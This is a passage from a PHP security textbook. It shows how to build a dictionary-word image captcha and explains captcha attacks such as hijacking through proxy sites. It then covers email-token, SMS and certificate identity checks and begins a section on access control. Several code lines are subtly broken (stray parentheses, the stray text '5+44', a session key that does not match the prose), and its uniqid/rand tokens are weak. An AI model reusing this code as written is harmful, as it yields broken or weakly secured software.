This code may look complicated, but all it is doing is re-creating the captcha target string (using captchas.net's own algorithm to transform the secret key concatenated with the nonce), and then comparing that to the user's answer. In this case, we provide a whimsical response to the user's effort.

As with all such black boxes, you must trust someone else's efforts to do an effective job. Because you are usually left with no real knowledge about how the service works and how good a job it is doing, you can't adapt your application as your knowledge about your users increases. Furthermore, even simply incorporating a few lines of someone else's code into your own program adds another layer of application complexity, with the additional potential for server and traffic delays and malfunctions. In addition, buying someone else's programming may not be financially feasible, especially if your site sees a sudden increase in traffic or a prolonged automated attack, and you are forced to license a greater number of generated captchas to keep up with the demand.

Creating Your Own Captcha Test

Creating your own captcha test, therefore, is likely to be the best alternative. Although it does take some effort to accomplish, it gives you the most flexibility in managing your application.

For our example, we're going to select a random dictionary word, store it in the user's session, and then encode it into an image using the `gd` image-processing functions built into PHP (see `http://php.net/gd` for more information) and enabled by default. For more information on working with `gd`, see `http://nyphp.org/content/presentations/GDintro/`.

1. Select a Random Challenge

If you were to give each user the same challenge, you would make answering the challenge by hijacking it easy. You might therefore generate a nonsense string, as illustrated previously in our discussion of using the captchas.net online captcha facility. An alternative that we will demonstrate here is to choose a challenge at random from an existing large repository. (It should be noted, however, that this technique, which again we are showing simply for the sake of demonstration, makes the captcha more vulnerable to a dictionary-based brute force attack; you might mitigate this vulnerability by using the hashing technique shown earlier, but if you do that then you may just as well generate a string of random characters.) You can often find a list of English words at `/usr/share/dict/words`, and for the sake of demonstration we'll use that as an example. A database might be faster, especially if you have already set up the connection for some other aspect of your application. The code for selecting and storing that random word follows, and can be found also as `captchaGenerate.php` in the Chapter 9 folder of the downloadable archive of code for *Pro PHP Security* at `http://www.apress.com`.

```
<?php

// create a session to store the target word for later
```

```
session_start();

// flat file of words, one word per line
$dictionary = '/usr/share/dict/words');

// get a random offset
$totalbytes = filesize( $dictionary );
$offset = rand(0, ($totalbytes - 32));

// open the file, set the pointer
$fp = fopen( $dictionary, 'r' );
fseek( $fp, $offset );

// probably in the middle of a word, so do two reads to get a full word
fgets( $fp );
$target = fgets( $fp );
fclose( $fp );

// store the word in the session
$_SESSION['target'] = $target;

// captchaGenerate.php continues
```

First, you define a constant that holds the path to your big file of words, and then you determine a random point within the file (up to 32 bytes from the end—the number is completely arbitrary, but is intended to be at least the length of one word plus two newline characters). You open the file for reading and set the file pointer to your random point.

Now, you might very well be in the middle of a word, so you use the `fgets()` function to read from the file pointer to the next newline character (which marks the end of the current word). Then you use `fgets()` again to get your random word. Once you have it, you tuck it away as a session variable for use on the next request. The `$target` is what the user will need to type in from the captcha image.

2. Generate the Image

Now comes the fun part—creating a new image with your word encoded in it. Just for fun, you'll throw in a few obfuscating lines, and rotate the text a bit to make it harder to scan. If you're serious about implementing this system, read up on OCR techniques and use your imagination to come up with antipatterns that might help to foil recognition software.

```
// continues captchaGenerate.php

// helper function for colors
function makeRGBColor( $color, $image ){
   $color = str_replace( "#", "", $color );
   $red = hexdec( substr( $color, 0, 2 ) );
   $green = hexdec( substr( $color, 2, 2 ) );
   $blue = hexdec( substr( $color, 4, 2 ) );
   $out = imagecolorallocate( $image, $red, $green, $blue );
   return( $out );
}

// use any ttf font on your system
// for our example we use the LucidaBright font from the Java distribution
// you may also find TTF fonts in /usr/X11R6/lib/X11/fonts/TTF
$font = '/usr/local/jdk1.5.0/jre/lib/fonts/LucidaBrightRegular.ttf' );
$fontSize = 18;
$padding = 20;

// geometry -- build a box for word dimensions in selected font and size
$wordBox = imageftbbox( $fontSize, 0, $font, $target );

// x coordinate of UR corner of word
$wordBoxWidth = $wordBox[2];
// y coordinate of UL corner + LL corner of word
$wordBoxHeight = $wordBox[1] + abs( $wordBox[7] );

$containerWidth = $wordBoxWidth + ( $padding * 2 );
$containerHeight = $wordBoxHeight + ( $padding * 2 );

$textX = $padding;
// y coordinate of LL corner of word
$textY = $containerHeight - $padding;

// captchaGenerate.php continues
```

In this second section of the code, you create a function that translates standard hexadecimal web colors into the RGB format used by the gd library, registers the color to an image, and returns the color resource.

Then you define the TrueType font you're going to use. Lucida happens to ship with Java, so it may already be installed on your server, which could otherwise not have any fonts at all on it (particularly if you don't have an X Windows server installed). Bitstream's free Vera font may also be available on some systems. Of course, you can always upload your own font to the server.

Next, you create the box that will contain the word. First, you use the `imageftbbox()` function to calculate the size of the bounding box that the word itself (in the specified font and size) requires. This function returns an array of eight values, representing the x and y coordinates for the upper-left, upper-right, lower-right, and lower-left corners, in that order. You calculate the exact size of that word box from these coordinates (some of which may be negative, depending on the exact characters being rendered), and then add padding on all sides to determine the size of the containing box. Finally, you calculate the x and y coordinates for placing the word in the center of the containing box.

```
// continues captchaGenerate.php

// create the image
$captchaImage = imagecreate( $containerWidth, $containerHeight );

// colors
$backgroundColor = makeRGBColor( '225588', $captchaImage );
$textColor = makeRGBColor( 'aa7744', $captchaImage );

// add text
imagefttext( $captchaImage, $fontSize, 0, $textX, $textY, $textColor, $font, $target );

// rotate
$angle = rand( -20,20 );
$captchaImage = imagerotate( $captchaImage, $angle, $backgroundColor );
```

```
// add lines
$line = makeRGBColor( '999999', $captchaImage );
for ( $i = 0; $i < 4; $i++ ) {
  $xStart = rand( 0, $containerWidth );
  $yStart = rand( 0, $containerHeight );
  $xEnd = rand( 0, $containerWidth  );
  $yEnd = rand( 0, $containerHeight );
  imageline( $captchaImage, $xStart, $yStart, $xEnd, $yEnd, $line );
}

// display the generated image
header( 'Content-Type:image/png' );
imagepng( $captchaImage );

?>
```

In this code you create a new image resource and define colors for both the text and the background, deliberately somewhat murky to make it harder for an automated attack to distinguish, but still suitable even for colorblind users. Note that the hexadecimal values passed to `makeRGBColor()` do not require the traditional # in front of them; if it is passed as part of the value, it will simply be automatically stripped off.

Then you write the text onto the background with the `imagefttext()` function, using the specified font and size, and centered using the calculations you did earlier. Now you have an image with the text centered in it.

You then rotate the text inside the image by a random amount (up to 20 degrees in either direction). You could have rotated the text in the `imagefttext()` function; the second parameter (set to `0` when you called it) is an angle to use in generating the image. Doing it that way would, however, not have allowed the containing box to expand vertically so that the text still appears in the center, which is your desired effect. Next, you add four lines in random locations to further obfuscate the image. You use a different color for the lines, because you don't want the captcha to be too hard for humans to read.

Finally, you view the output, shown in Figure 9–6.




Figure 9–6. *The generated captcha*

3. Place the Captcha Image in a Form

To create the challenge, all you need to do is place the captcha image in an HTML form and provide a text input box for the user's response, along with some basic instructions. The code for offering the challenge follows and can be found also as `captchaForm.php` in the Chapter 9 folder of the downloadable archive of code for *Pro PHP Security* at `http://www.apress.com`.

```
<h1>Please Login</h1>

<p>
To prevent abuse by automated attempts to login,
we are asking you to type the word you see displayed below.
<em>If you cannot see this image, please contact us for assistance.</em>
</p>

<form action="<?= $_SERVER['SCRIPT_NAME'] ?>" method="post">
   <img src="captchaGenerate.php"
        alt="Type in the letters you see here." />
   <br />
   <input type="text" name="captcha" size="22" /><br />
   <input type="submit" value="Login" />
</form>
```

This is a standard HTML form, with PHP needed only to specify the form action. The source for the image is the preceding `captchaGenerate.php` script.

4. Check the User's Response

When the user submits the form, you compare his answer to `$_SESSION['captcha_word']`, and if it matches, then you can be reasonably certain that he is a human. The code for retrieving the user's response and comparing it to the correct response follows and can be found also as `captchaCheck.php` in the Chapter 9 folder of the downloadable archive of code for *Pro PHP Security* at `http://www.apress.com`.

```
<?php

session_start();
if ( !empty( $_POST['captcha'] ) ) {
   if ( !isset( $_SESSION['target'] ) ) {
     print '<h1>Sorry, there was an error in logging in.
              Please contact us for assistance.</h1>';
  }
  elseif ( $_SESSION['target'] === $_POST['captcha'] ) {
     print '<h1>You have successfully logged in!</h1>';
     unset( $_SESSION['target'] );
  }
  else {
     print '<h1>Incorrect! You are not logged in.</h1>';
  }
}

?>
```

Checking the user's response is extremely simple. After creating a session so that the stored correct answer is available to this script, you compare that to the user's response contained in the `$_POST` variable. If it matches, you permit the user to continue; if not, you exit. Here, you have simply given an appropriate message to the successful user; in an actual application, you might use PHP's `header()` function to load a different script.

Attacks on Captcha Challenges

Malicious attackers have not stood idly by as programmers have imposed captcha challenges to prevent or minimize abuse. Obviously some effort, often some considerable effort, must be expended to attack a captcha in a way that is likely to be successful. But if the payoff is great enough, then the effort is worthwhile for the attacker. Among the direct attacks upon captchas that have been developed are these:

- *Brute force attacks* might begin with simple guessing and range all the way up to running through every entry in a dictionary. These attacks can be surprisingly effective if the challenge involves reproducing an actual word. This is particularly true if your source for the words is the same unix dictionary that is available to the attacker, at `/usr/share/dict/words`. As we said earlier, you might make such an attack upon a real word harder by somehow hashing or encrypting the word, but in that case there is little point in using a real word.
- Attackers may use *artificial intelligence techniques* to analyze a challenge's requirements, even if only to narrow the range of possible answers to the point where brute force guessing is likely to be successful. Existing object recognition routines (developed, for example, for face recognition applications) can be used to attempt to recognize even distorted letters and numbers. Sound recognition routines (originally intended to support voice recognition) can be easily used for attempting to recognize a challenge word.
- Finally, *hijacking attacks* are very effective, because they eliminate the need for the attacker to process the captcha at all. Faced with answering a captcha challenge, the hijacker arranges an automated situation in which she can present the same challenge to a human user in another setting. For example, a spammer wishing to register for free email accounts might create a "free internet porn" website and advertise it using her own spam engine. When a user shows up to the porn site, the registration script initiates an email registration, on behalf of the spammer, in the background. It then presents the email system's captcha to the user, as a condition of access to the porn site. The human user provides the correct answer, which is sent back to the email site to gain access. This sort of challenge proxying is an excellent example of how a clever and unpredictable human response can defeat what seems like strong security.

Potential Problems in Using Captchas

We have shown, we hope, that, with PHP's help, using captchas is not terribly difficult. But there are potential problems.

Hijacking Captchas Is Relatively Easy

An enterprising coder could build a site that proxies your captcha in a matter of hours. If she can get 50,000 people to look at her site and provide the answer to each captcha, she can prove that her script is human 50,000 times. If the point of using a captcha is to prevent someone from scripting the use of your site, you will need other defenses as well. We will discuss some of these in Chapter 10.

The More Captchas Are Used, the Better AI Attack Scripts Get at Reading Them

Most of what is public information about AI attacks upon captchas is academic; as one group of researchers develops a more difficult captcha, another group tries to find ways to defeat it—and often succeeds. There is no reason to imagine that the situation is any different in the nonacademic world, although spammers (unlike professors) are not typically talking about their successes. When the rewards are high enough, someone will make the effort to break the challenge. What this really means for you as a programmer is that no high-stakes challenge you develop is likely to be successful for very long. For that reason, you should monitor usage of your website carefully, examining log files to see to what extent users successfully pass through your captcha challenges, and whether they go where you expect them to. You should also be sure to update your challenges as better versions become available.

Generating Captchas Requires Time and Memory

Even the simplest captcha challenges require some machine effort to deliver: database accesses and image creation at the least. While one instance of captcha generation may not require much machine effort, if your website is a busy one, so that hundreds of generation requests might need to be processed every second, the burden can become noticeable. The resulting delays could drive users away. You may actually need to upgrade or supplement your hardware if this is a problem for you.

Captchas That Are Too Complex May Be Unreadable by Humans

The concept of distorting an image in order to make the text in that image more difficult to recognize is simple enough; what is hard is to know where to stop. An image that is difficult for a machine to interpret may not be so difficult for a human—or it may. The fact that you as a programmer can recognize the text contained in a distorted image, text that you already know, is no guarantee that your mother or your neighbor or the person in the next town can read it. There can be a very fine line between making a captcha easy enough to include humans and hard enough to exclude machines. Again, you need to monitor what is happening to your website, and if necessary adjust the complexity of your captchas. Another alternative, especially if you are a bit nervous about how difficult your captchas are, might be to allow a second try, or a second try if some of the letters are correct. But if an application is sensitive enough to protect with a captcha, then in general we recommend that you not be generous in allowing retries.

As a compromise, you could provide an easy way for users to request another (and therefore different) captcha on the initial form if they can't read the first one, rather than allowing them to retry after the fact.

Even Relatively Straightforward Captchas May Fall Prey to Unforeseeable User Difficulties

One completely unknown factor in every online application is the user's capabilities. Even when the user is in fact an actual human rather than an attacking machine, or perhaps especially when the user is a human, unanticipated insufficiencies or difficulties on the user's end may get in the way of a successful response to even the simplest captcha challenge. A user with a visual disability or deficiency is likely to have little or no chance of fulfilling a visual captcha challenge; one with an aural disability or deficiency, or with missing or malfunctioning audio software or hardware, is similarly handicapped when presented with an audio captcha. As a programmer, you need to avoid falling into the trap of assuming that even a well-crafted captcha challenge will automatically succeed in allowing a human user to qualify. As a safety device, to improve the chances for success, you should at least offer alternatives so that accidents of user capabilities do not automatically disqualify legitimate users.

Summary

In this chapter, we have discussed *captchas*, challenges that require the user to exercise some sort of intellectual judgment before being permitted to continue; they are designed to block robots or automated attackers from continuing. Captchas might require reading obfuscated text contained in an image, hearing obfuscated speech, or interpreting a set of conditions.

We demonstrated how to create and use a simple text image captcha. Finally, we outlined the problems inherent in using captchas and expecting them to discriminate reliably between human and machine respondents.

In Chapter 10, we will continue with the next problem in practicing secure operations: now that you know that your users are human, how do you go about verifying their identities?

CHAPTER 10

User Authentication, Authorization, and Logging

In Chapter 9, we discussed attempting to prove that your users are human. In this chapter, we will attempt to determine just who those human users are, so that you can prevent them from abusing your application.

We are particularly interested in this chapter in online applications through which users interact with each other in a community or collaborative context. Examples of such behavior include posting comments or reviews, engaging in discussion about an issue or document, or creating and sharing online content such as photo albums or wiki pages. These applications depend to a large degree on mutual trust and acceptance of a social contract between the participants. In large-scale or commercial applications, behavior is often codified in a Terms of Service document or an Acceptable Use Policy. Smaller communities rely on common netiquette and social norms that may or may not actually be written down, but must still be enforceable should the need arise.

Inevitably, in a successful community, the need will arise. Human nature ensures that for every few brilliant or exceptionally interesting members of an online community, there will be somebody who is just there to spoil the party. You can suspend the account of a problem user, of course, but he may just see this as a challenge and attempt to re-register under one or more new identities. Identity verification is also a problem in applications where the stakes for abuse are high, as in e-commerce transactions and online voting. If a single user can fool these applications with multiple identities, then she can perpetrate large-scale fraud and quickly devalue the trust that other users invest in the application.

Identity Verification

The problem of *identity verification* (in other words, verifying that someone is who they say they are) is particularly difficult for online communities, since they typically have a large and geographically diverse user base. The problem is exacerbated for applications that allow new users to register via a public form. This makes it impractical to research the identity of each individual applicant before granting access. Abusers can remain essentially anonymous. Furthermore, a single problem user can, with a little work and the use of anonymizing proxies, or *botnets* (networks of robot machines, engaging in automated attempts at various kinds of attacks; see `http://en.wikipedia.org/wiki/Botnet` for more information), register under a large number of different pseudonyms, each appearing to come from a different ISP.

There are ways to profile or to screen potential users (based on geography, choice of proxy, or answers to questions on the registration form). But there is no good way to avoid in advance the mistake of allowing an apparently legitimate user to register, who then becomes a problem later on.

However, identity verification can protect you from making the same mistake twice. If a registrant can be positively identified as someone who has not acted responsibly in the past, then she can be denied a new account. To the extent that you make it difficult to assume a bogus identity in your application, you can prevent someone from repeatedly abusing your application or harassing your users.

Suppose that a user begins making unwelcome advances to a sales representative whose job is monitoring your company's sales and support message board. You would probably take immediate steps to invalidate the user's account and hide (but not delete; you want to keep them as evidence) the offending posts. If the user was really just trying his luck at getting a date, he will get the message that such behavior is not appropriate and move on.

But if the user was being disruptive on purpose, he will simply register again under a different identity, and either continue posting messages in the same vein, or move on to some other sort of mischief.

Thus, being able to positively associate a user with an identity, or at least making it difficult to forge multiple identities, is essential to the overall security and usability of your application.

Who Are the Abusers?

If you have not managed a publicly available application or service that is subject to such abuse, you may be wondering just who these problem users are. The full spectrum of abusers can, we believe, be grouped into three categories, based on their motives for acting against the generally accepted norms of online behavior.

Spammers

To date, the most prominent form of identity abuse has come from users trying to market a product or service, or trying to increase their sites' search engine rankings by sowing links on other sites. The activities of a spammer might include the following:

- Posting advertisements
- Posting bogus product reviews or other commercial spin for their own products or against a competitor
- Starting pyramid schemes
- Selling gray market products such as pharmaceuticals, software, or adult services

The primary motive of spammers is commercial, and so it is relatively easy to prevent them by charging a modest fee for access to the system. Once the fee for access begins to cut into the expected return from posting advertisements on your system, spammers will either move on or apply to become legitimate advertisers on your site.

Scammers

The anonymity of online services is attractive to those who fancy being able to get away with something that is illegal or immoral. Scammers use your application to do things that they wouldn't do on their own servers, hoping that you rather than they will be the target of any legal actions. Here are some examples of this kind of behavior:

- Posting malicious code that installs a botnet node or keylogger on a visitor's computer (drive-by download or similar)
- Posting the forms used in phishing scams
- Posting any sort of large or popular file to avoid having to pay bandwidth fees

- Posting pornographic material to avoid laws forbidding such posting
- Posting copyrighted material such as music or software to avoid intellectual property laws
- Conning other users into donating money to bogus causes
- Soliciting other potential spammers or scammers

Scammers often have a strong financial incentive for doing what they do, so the adoption of a registration fee may have little effect. You may think that payment of such a fee could be used to trace a scammer's real identity, but it is likely that anyone attempting to pull off a serious con or crime will have access to stolen credit cards or funding sources.

On the other hand, since a scammer's primary motivation is to avoid being caught, the threat of surveillance or an in-depth investigation into suspicious registration requests can be a strong deterrent.

Griefers and Trolls

Seemingly worse than spammers and scammers, because of the psychological effect they have on other users of an application, are people who enjoy annoying or harassing others. So-called *trolls* attempt to catch the attention of other users by posting obviously erroneous or inflammatory messages. *Griefers* attempt to disrupt an online community through psychological abuse and off-color postings. Here are just a few of the tactics used by these individuals:

- Posting insults or profanity
- Posting slanderous or defamatory material
- Posting objectionable or inappropriate content, such as hate speech or disturbing images
- Habitually flaming other users (escalating arguments)
- Decreasing the signal-to-noise ratio with off-topic posts
- Bullying other members

Because they thrive on attention, attempting to stop trolls from abusing an application can start a vicious circle of increased abuse. The best strategy for making a troll go away is to ignore him. Therein lies a dilemma, and a sometimes delicate situation: how do you prevent a determined creep from annoying your users, without just egging him on? A satisfied troll will always find a more clever way of annoying you.

The problem is compounded by the fact that in all but the most extreme cases, trolls are doing nothing illegal. Imagine going to the police with your tales of posted profanity and abuse; they are likely to shrug their shoulders at your dilemma. The aim of trolls and griefers is, in fact, to attract other users' attention onto themselves, without upsetting anyone to the point of taking real-world action.

Using a Working Email Address for Identity Verification

Many online applications demand possession of a valid email address as a condition of membership, imagining it to be a proof of identity. But it is trivially easy to make up a valid email address, and having a valid email address should never be confused with having a working email address. A user with an actual working email address is thought to be findable.

Even though the number of email addresses is infinite, the number of domain names is finite, and domains are registered to identifiable entities. The name and address of a mailbox provider, an Internet

Service Provider (ISP), or an organization can be determined simply by looking at domain registration records. Since most ISPs are not in the business of handing out free or anonymous mailboxes, it is generally assumed that the identity of a problem user can be tracked down via the mailbox provider.

Experience has shown us that this is not always the case, since it is not difficult to obtain any number of semi-anonymous mailboxes (via mass mailbox providers like Hotmail or Yahoo, via your own domain name, or even via stealing access to other people's mailboxes). Still, a user's possession of a working mailbox at a reputable ISP does usually provide some channel for communicating reliably with him. Some problem users can be dissuaded from their abuse through persuasion, gentle or otherwise, and it is important to try plain old communication before taking stronger measures to correct abusive behavior. Having a verified email address with which to attempt such communication is therefore important, and it is certainly a minimum requirement under an application's Terms of Service.

Verifying Receipt with a Token

You might be tempted to use the SMTP `VRFY` command to verify an email address. Even if a particular ISP allows you to use this command (or responds to it), it's easy enough to circumvent. There is an inherent flaw in the logic of the preceding solution, anyway, if what you really want to do is verify that a specific applicant is the owner of a specific email address. After all, an abuser could submit any working email address to the preceding routine, and be approved.

For these reasons, you need a better way to determine whether the applicant really does have a working mailbox. One extremely reliable way to do this is to send a secret value to the email address he provides, and ask him to send it back to your application in order to advance the membership request. The secret value is known as a *token*, and should be some large random value that you store in anticipation that the user will indeed bring it back to you after checking his mail. You can include a link in the email that encodes the token as a `GET` variable, so that the user simply has to click that link in order to submit the token back to the verification script. This kind of link is sometimes referred to as a one-time URI.

The following code implements a simple mailbox verification scheme; it can be found also as `mailboxVerification.php` in the Chapter 10 folder of the downloadable archive of code for *Pro PHP Security* at `http://www.apress.com`.

```
<?php

session_start();

// include the safe() function from Chapter 22
include '../includes/safe.php';

?>
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
  "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en">
<head>
  <meta http-equiv="content-type" content="text/html; charset=utf-8" />
  <title>Email Address Verification</title>5+44
</head>
<body>
<?php

// the user wants to submit an email address for verification
if ( empty( $_POST['email'] ) && empty( $_SESSION['token'] ) ) {
  ?>
  <h3>Verify An Email Address</h3>
  <form method="post">
    <p>Your email address: <input type="text" name="email" size="22" />
       <input type="submit" value="verify" />
    </p>
  </form>
  <?
}

// mailboxVerification.php continues
```

This script begins by starting a session (in which the user's email address and random token are stored) and including the `safe()` function, which we discussed in Chapter 4. In the first of the three parts of this script, the user is requesting the form by which she will submit her email address. That form consists of a single input named `email`.

```
// continues mailboxVerification.php

// the user has just submitted an email address for verification
elseif ( !empty( $_POST['email'] ) ) {
  // sanitize and store user's input email address
  $email = safe( $_POST['email'] );

  // generate token
  $token = uniqid( rand(), TRUE );

  // generate uri
  $uri = 'http://' . $_SERVER['HTTP_HOST'] . $_SERVER['SCRIPT_NAME'];

  // build message
  $message = <<<EOD
Greetings. Please confirm your receipt of this email by
visiting the following URI:

$uri?token=$token

Thank you.
EOD;

  // build subject and send message
  $subject = "Email address verification";
  mail( $email, $subject, $message );

  // store in session (or new users table)
  $_SESSION['email'] = $email;
  $_SESSION['token'] = $token;

  ?>
  <h3>Token Sent</h3>
  <p>Please check your email for a message marked
     &quot;<?= htmlspecialchars( $subject, ENT_QUOTES, 'utf-8' ) ?>"
  </p>
  <?
}
```

```
// mailboxVerification.php continues
```

In the second part of the script, the user has submitted the form, so you import and sanitize her email address, and prepare to send a one-time URI to her mailbox. You generate a token using PHP's `uniqid()` function, in combination with the `rand()` function for additional entropy. This verification system relies on the token being difficult to guess. The message sent to the user's mailbox consists of a brief instruction and the URI of this script, with the token embedded in the query part. Both the email value and the token are stored in the user's session for later retrieval.

```
// continues mailboxVerification.php

// the user has already submitted an email address for verification...
else {

  // ...and has clicked the uri from the email...
  if ( !empty( $_GET['token'] ) ) {

    // ... and it matches the stored value...
    if( $_GET['token'] === $_SESSION['token'] ) {
      // ... the user is verified
      ?>
      <h3>Email Address Verified</h3>
      <p>Thank you for submitting verification of the email address
         <?= htmlentities( $_SESSION['email'], ENT_QUOTES, 'utf-8' ) ?></p>
      <?

      // unset values now
      unset( $_SESSION['email'] );
      unset( $_SESSION['token'] );
    }

    // it doesn't match the stored value
    else {
      // the user is not verified
      ?>
      <h3>Email Address Not Verified</h3>
      <p> the email address you submitted has not been verified.
         Please re-apply.</p>
      <?
    }
  }

  // the user has a pending verification, but hasn't submitted a token
  else {
    ?>
    <h3>Verification Pending</h3>
    <p>Please check your
      <?= htmlentities($_SESSION['email'], ENT_QUOTES, 'utf-8' ) ?>
      mailbox and follow the instructions for verifying your email address.</p>
    <?
  }
}

?>
```

```
</body>
</html>
```

In the third part of the script, you handle the user's verification request. If she has opened the email and clicked the one-time URI to submit the verification token, and if that token matches the token stored in the session, then the email address is considered verified, and (for demonstration purposes) an appropriate message is generated. If the tokens do not match (which could happen if an attacker has attempted to spoof an authentic verification), an appropriate message is displayed, and she is invited to apply again. If the user is simply requesting the script again, but without the token (even though a token has already been stored for this session), an informative message is displayed in that case as well.

When a Working Mailbox Isn't Enough

Unfortunately, a working email address is no great proof of identity, either. At best you have proven that a communication channel existed at one time, and that someone picked up a message at that mailbox. But the barrier for creating a new email address is extremely low. Anyone who owns a domain has an essentially unlimited number of mailboxes at his disposal, and anyone who can solve a captcha (discussed in Chapter 9) can obtain a webmail account at one of the big online email services. So possessing a working mailbox doesn't necessarily mean that much. Over time users will often change their email addresses, either because they are trying to stay ahead of spammers or because they switch jobs or group affiliations.

For a good many applications or services, the working-email barrier to entry may just be enough. If someone has to go through the trouble of creating a new email address in order to get another account on the system, the thinking goes, he will eventually get tired of doing so and go away. This can hardly be expected if the stakes are high, though; this barrier to entry is too low to effectively protect a high-profile, publicly available application from abuse.

Fortunately, there are alternatives that can be effective.

Requiring an Online Payment

Because of the highly sensitive nature of financial transactions, a great deal of care is expended by banks and funders to protect their customers from fraud, including identity theft. By basing your acceptance of a stranger on her ability to authorize a financial transaction, you raise the barrier to entry considerably. But you also raise the barrier of annoyance for otherwise legitimate users who don't have the ability to make online payments.

The annoyance factor can be mitigated to some extent by offering sponsorships, so that low-income users, or those unable to pay via online methods, can be given a membership by a friend or family member. Another possibility is to give members in good standing a small number of invitations that they can hand out to people they know and are willing to vouch for.

Using Short Message Service

Short Message Service (SMS) is a protocol used to send electronic text messages to cell phones.

If you require new users to provide a cell phone number, you can then send to that number a text, or SMS, message containing a short token. The user receives the token and enters it back into the interface as proof of identity. By using SMS, you can thus tie an applicant's identity to a cell phone number with presumably valid billing information. This technique relies on the fact that cell phone service is relatively difficult and expensive to obtain, but is also fairly common among Internet users.

SMS messages can be sent either by using one of the widely available commercial SMS gateway services (a Google search for "SMS gateway" returns over a million records), or by plugging a Global

System for Mobile Communications (GSM) modem into your server. Of course, if you choose the latter method, you will need to have an account with a cellular provider. SMS messages can cost up to 5 cents per message, but bulk plans exist with much lower rates.

Requiring a Verified Digital Signature

Certificate Authorities are in the business of verifying identity, and a valid digital signature, countersigned by a respected CA, is widely considered just about the best identity verification device you can get, possibly even better than meeting a person face to face.

This form of identity verification requires the would-be registrant either to have or to obtain a digital Personal Certificate (not to be confused with the public Server Certificates that we will discuss at length in Chapters 15 and 16) from a recognized CA. Such Certificates are increasingly being required in technologically sophisticated organizational settings (like graduate schools of Computer Science) where use of facilities needs to be highly restricted; such organizations often generate their own certificates for the valid users.

Such personal certificates are widely available, but not all of them require identity verification. There are, generally speaking, three classes of verification:

1. Class 1 Certificates verify that the applicant has access to a working email account.
2. Class 2 Certificates confirm the information provided by the applicant with information on file at a credit bureau or financial institution.
3. Class 3 Certificates require the physical presence of an applicant before the CA, a judge, or a notary.

Obviously, a Class 1 Certificate will not prove an identity with any greater validity than requiring the return of a token delivered to an email address, although, since it does (typically) involve paying a fee, it may keep out casual abusers by making the creation of multiple identities expensive. If you expect a personal digital signature to provide greater assurance of a registrant's identity, you must require a Class 2 or 3 Certificate.

Obtaining the digital signature of a potential registrant involves one of two methods:

- Present her with a secure (HTTPS) page and require that her web browser present an acceptable Personal Certificate.
- Send her an email message with a valid Reply-to address, and require her to digitally sign the reply using an acceptable Personal Certificate.

By verifying both the signature itself and the CA's signature on the accompanying Certificate, you can reliably match the applicant to a real-world identity. Different providers include different information in their various classes of Personal Certificates, so if you are requiring a higher class, you will have to check closely to ensure that what is presented is of the correct class.

A remote but potential problem with this scenario is that an applicant may be using a browser or an email client that for some reason is incapable of installing a certificate, thus disqualifying herself for purely accidental reasons.

Access Control for Web Applications

Authentication systems aren't the only methods at your disposal for ensuring use by legitimate users—you can also use access control systems specifically for web applications. Yes, you learned in

Chapter 4 that you could use system-level access controls, but for many reasons these aren't feasible in a web application:

1. It is impractical to use file ownership and permissions to control access to files and scripts that must all be readable by the webserver user `nobody`.
2. An online application should never be allowed to create (or even expose the existence of) system-level user accounts. Besides making it difficult to scale an application across multiple servers, each additional system account is a potential agent of system-level access. The exposure of valid usernames on the system could also be extremely helpful to an attacker.
3. Most databases have their own systems for access control; any dynamic application that used system-level accounts for access would logically also need a database account for each user.

Application developers must therefore implement within the application their own systems for enforcing user privileges. Different user types or classes typically require different levels of access to the information stored in an application. For instance, administrative users must be granted abilities that normal users don't have. Furthermore, the level of access can vary according to location. In any moderately complex application, there will be users who must have general access privileges, but who should not have access to certain sensitive or inappropriate locations. Or in collaborative applications, groups of users may need to act as teams, sharing access to various resources.

Determining appropriate access rules is tricky enough, but consistently enforcing them can be even more difficult. After all, an application must control not only access to information, but also to its own functionality, and it must do so in a manageable way. Exposing administrative rights to the wrong user can be a recipe for disaster, but making it too difficult to grant access to the users who need to carry out important work is equally bad. A competent, trustworthy system needs to be in place for creating and managing these policies.

Application Access Control Strategies

In this section, we will discuss many of the possible ways that application developers can limit access within their applications.

Because different approaches are suited to different kinds of user bases, we will start with a simple application and then scale it to different levels of complexity. This model of gradual and incremental development is a very common one, and it commonly produces systems with the same kinds of inconsistencies and illogicalities as the one we will show here. This model is most emphatically *not* the one to follow unless you are willing to scrap it all down the road when it is no longer able to meet your expanding needs.

Eventually, we will get to the right way to set up such a system. But to understand why that is the right way, you need to understand what the other possible strategies are, and why they eventually won't work, or at least will lead you into dead ends, as the needs of your expanding application demand even more complexity.

So let's begin now, by imagining that you are the tech guy at the hip new online magazine *examplE.Info*, for which you have built a nice little Content Management System using PHP and MySQL.

Separate Interfaces

Since *examplE.Info* consists right now of just three writers plus a part-time photographer, your application needs only two levels of access: public and private. On the public interface, `www.example.info`, visitors can view articles and photos and leave semi-anonymous comments, but they cannot do anything else. Visitor comments are considered semi-anonymous because user identification submitted with comments is optional and unverified.

On the private interface, the password-protected `cms.example.info`, the members of the staff can write copy, add photos, and copyedit each others' work. They can also preview their own articles and reply to the anonymous users' comments. Anyone who has logged in to the private interface can carry out any of the available actions. Even as the staff starts to grow, this is considered safe because your CMS logs the username along with each request, so that responsibility for all changes can be tracked. By keeping anonymous users on a completely different site, there is no chance that a disgruntled reader will be able to deface an article or delete comments he doesn't like.

This segregation of interfaces is one fundamental approach to the problem of access control, because it allows you to easily create as many broad classes of users as you need. At the magazine, these classes are *staff* and *users*. To the extent that there is a collection of command-line scripts to handle moving ready-to-publish content from `cms.example.info` to `www.example.info`, there is a third interface and therefore a third class of users, *administrators*.

Time passes, and there is about to be a fourth class. The web audience has grown, and along with it the number of comments, so the magazine has decided to hire content *moderators* who need their own interface (they will not be writing and editing copy, so they are not staff; and they will not be carrying out administrative tasks, so they are not administrators). You go home and create `comments.example.info` over the weekend, which allows for the efficient review and detailed management of all comments. Each of the moderators gets an account.

